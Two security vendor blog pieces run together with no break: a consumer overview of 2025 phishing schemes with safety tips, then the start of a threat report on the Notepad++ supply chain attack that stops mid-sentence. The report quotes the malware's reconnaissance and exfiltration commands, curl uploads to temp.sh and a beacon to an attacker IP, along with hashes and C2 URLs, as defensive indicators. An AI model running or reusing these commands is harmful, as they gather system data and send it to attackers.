
Another clever method for hijacking WhatsApp accounts was spotted in China, where phishing pages perfectly mimicked the actual WhatsApp interface. Victims were told that due to some alleged “illegal activity”, they needed to undergo “additional verification”, which — you guessed it — ended up with a stolen account.

A Chinese method for hijacking WhatsApp accounts

Victims were redirected to a phone number entry form, followed by a request for their authorization code

Impersonating Government Services

Phishing that mimics government messages and portals is a “classic of the genre”, but in 2025, scammers added some new scripts to the playbook.

In Russia, vishing attacks targeting government service users picked up steam. Victims received emails claiming an unauthorized login to their account, and were urged to call a specific number to undergo a “security check”. To make it look legit, the emails were packed with fake technical details: IP addresses, device models, and timestamps of the alleged login. Scammers also sent out phony loan approval notifications: if the recipient hadn’t applied for a loan (which they hadn’t), they were prompted to call a fake support team. Once the panicked victim reached an “operator”, social engineering took center stage.


In Brazil, attackers hunted for taxpayer numbers (CPF numbers) by creating counterfeit government portals. Since this ID is the master key for accessing state services, national databases, and personal documents, a hijacked CPF is essentially a fast track to identity theft.

A fake Brazilian government services portal

This fraudulent Brazilian government portal of surprisingly high quality

In Norway, scammers targeted people looking to renew their driver’s licenses. A site mimicking the Norwegian Public Roads Administration collected a mountain of personal data: everything from license plate numbers, full names, addresses, and phone numbers to the unique personal identification numbers assigned to every resident. For the cherry on top, drivers were asked to pay a “license replacement fee” of 1200 NOK (over US$125). The scammers walked away with personal data, credit card details, and cash. A literal triple-combo move!


Generally speaking, motorists are an attractive target: they clearly have money and a car and a fear of losing it. UK-based scammers played on this by sending out demands to urgently pay some overdue vehicle tax to avoid some unspecified “enforcement action”. This “act now!” urgency is a classic phishing trope designed to distract the victim from a sketchy URL or janky formatting.

A fake demand for British motorists to pay overdue vehicle tax

Scammers pressured Brits to pay purportedly overdue vehicle taxes “immediately” to keep something bad from happening

Let us borrow your identity, please


In 2025, we saw a spike in phishing attacks revolving around Know Your Customer (KYC) checks. To boost security, many services now verify users via biometrics and government IDs. Scammers have learned to harvest this data by spoofing the pages of popular services that implement these checks.

A fake Vivid Money page

On this fraudulent Vivid Money page, scammers systematically collected incredibly detailed information about the victim

What sets these attacks apart is that, in addition to standard personal info, phishers demand photos of IDs or the victim’s face — sometimes from multiple angles. This kind of full profile can later be sold on dark web marketplaces or used for identity theft. We took a deep dive into this process in our post, What happens to data stolen using phishing?

AI scammers


Naturally, scammers weren’t about to sit out the artificial intelligence boom. ChatGPT became a major lure: fraudsters built fake ChatGPT Plus subscription checkout pages, and offered “unique prompts” guaranteed to make you go viral on social media.

A fake ChatGPT checkout page

This is a nearly pixel-perfect clone of the original OpenAI checkout page


The “earn money with AI” scheme was particularly cynical. Scammers offered passive income from bets allegedly placed by ChatGPT: the bot does all the heavy lifting while the user just watches the cash roll in. Sounds like a dream, right? But to “catch” this opportunity, you had to act fast. A special price on this easy way to lose your money was valid for only 15 minutes from the moment you hit the page, leaving victims with no time to think twice.

A phishing page offering AI-powered earnings

You’ve exactly 15 minutes to lose €14.99! After that, you lose €39.99

Across the board, scammers are aggressively adopting AI. They’re leveraging deepfakes, automating high-quality website design, and generating polished copy for their email blasts. Even live calls with victims are becoming components of more complex schemes, which we detailed in our post, How phishers and scammers use AI.

Booby-trapped job openings


Someone looking for work is a prime target for bad actors. By dangling high-paying remote roles at major brands, phishers harvested applicants’ personal data — and sometimes even squeezed them for small “document processing fees” or “commissions”.

A phishing page offering remote work at Amazon

“$1000 on your first day” for remote work at Amazon. Yeah, right

In more sophisticated setups, “employment agency” phishing sites would ask for the phone number linked to the user’s Telegram account during registration. To finish “signing up”, the victim had to enter a “confirmation code”, which was actually a Telegram authorization code. After entering it, the site kept pestering the applicant for more profile details — clearly a distraction to keep them from noticing the new login notification on their phone. To “verify the user”, the victim was told to wait 24 hours, giving the scammers, who already had a foot in the door, enough time to hijack the Telegram account permanently.

Hype is a lie (but a very convincing one)

As usual, scammers in 2025 were quick to jump on every trending headline, launching email campaigns at breakneck speed.

For instance, following the launch of $TRUMP meme coins by the U.S. President, scam blasts appeared promising free NFTs from “Trump Meme Coin” and “Trump Digital Trading Cards”. We’ve previously broken down exactly how meme coins work, and how to (not) lose your shirt on them.

The second the iPhone 17 Pro hit the market, it became the prize in countless fake surveys. After “winning”, users just had to provide their contact info and pay for shipping. Once those bank details were entered, the “winner” risked losing not just the shipping fee, but every cent in their account.

Riding the Ozempic wave, scammers flooded inboxes with offers for counterfeit versions of the drug, or sketchy “alternatives” that real pharmacists have never even heard of.

And during the BLACKPINK world tour, spammers pivoted to advertising “scooter suitcases just like the band uses”.

Even Jeff Bezos’s wedding in the summer of 2025 became fodder for “Nigerian” email scams. Users received messages purportedly from Bezos himself or his ex-wife, MacKenzie Scott. The emails promised massive sums in the name of charity or as “compensation” from Amazon.

How to stay safe

As you can see, scammers know no bounds when it comes to inventing new ways to separate you from your money and personal data — or even stealing your entire identity. These are just a few of the wildest examples from 2025; you can dive into the full analysis of the phishing and spam threat landscape over at Securelist. In the meantime, here are a few tips to keep you from becoming a victim. Be sure to share these with your friends and family — especially kids, teens, and older relatives. These groups are often the main targets in the scammers’ crosshairs.

  1. Check the URL before entering any data. Even if the page looks pixel-perfect, the address bar can give the game away.
  2. Don’t follow links in suspicious messages, even if they come from someone you know. Their account could easily have been hijacked.
  3. Never share verification codes with anyone. These codes are the master keys to your digital life.
  4. Enable two-factor authentication everywhere you can. It adds a crucial extra hurdle for hackers.
  5. Be skeptical of “too good to be true” offers. Free iPhones, easy money, and gifts from strangers are almost always a trap. For a refresher, check out our post, Phishing 101: what to do if you get a phishing email.
  6. Install robust protection on all your devices. Kaspersky Premium automatically blocks phishing sites, malicious attachments, and spam blasts before you even have a chance to click. Plus, our Kaspersky for Android app features a three-tier anti-phishing system that can sniff out and neutralize malicious links in any message from any app. Read more about it in our post, A new layer of anti-phishing security in Kaspersky for Android.

The Notepad++ supply chain attack — unnoticed execution chains and new IoCs

3 February 2026 at 09:10

UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.

Introduction

On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.

Multiple execution chains and payloads

Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.

We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:

  • Individuals located in Vietnam, El Salvador, and Australia;
  • A government organization located in the Philippines;
  • A financial organization located in El Salvador;
  • An IT service provider organization located in Vietnam.

Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.

In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.

Chain #1: late July and early August 2025

We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.

The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:


  1. The file creates a directory named %appdata%\ProShow and sets it as the current directory;
  2. It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
  3. Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
  4. Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.


Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.

After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:

  • Drops the following files to the %appdata%\ProShow directory:
    • ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
    • defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
    • if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
    • proshow.crs
    • proshow.phd
    • proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
    • load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
  • Executes the dropped ProShow.exe file.

The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the 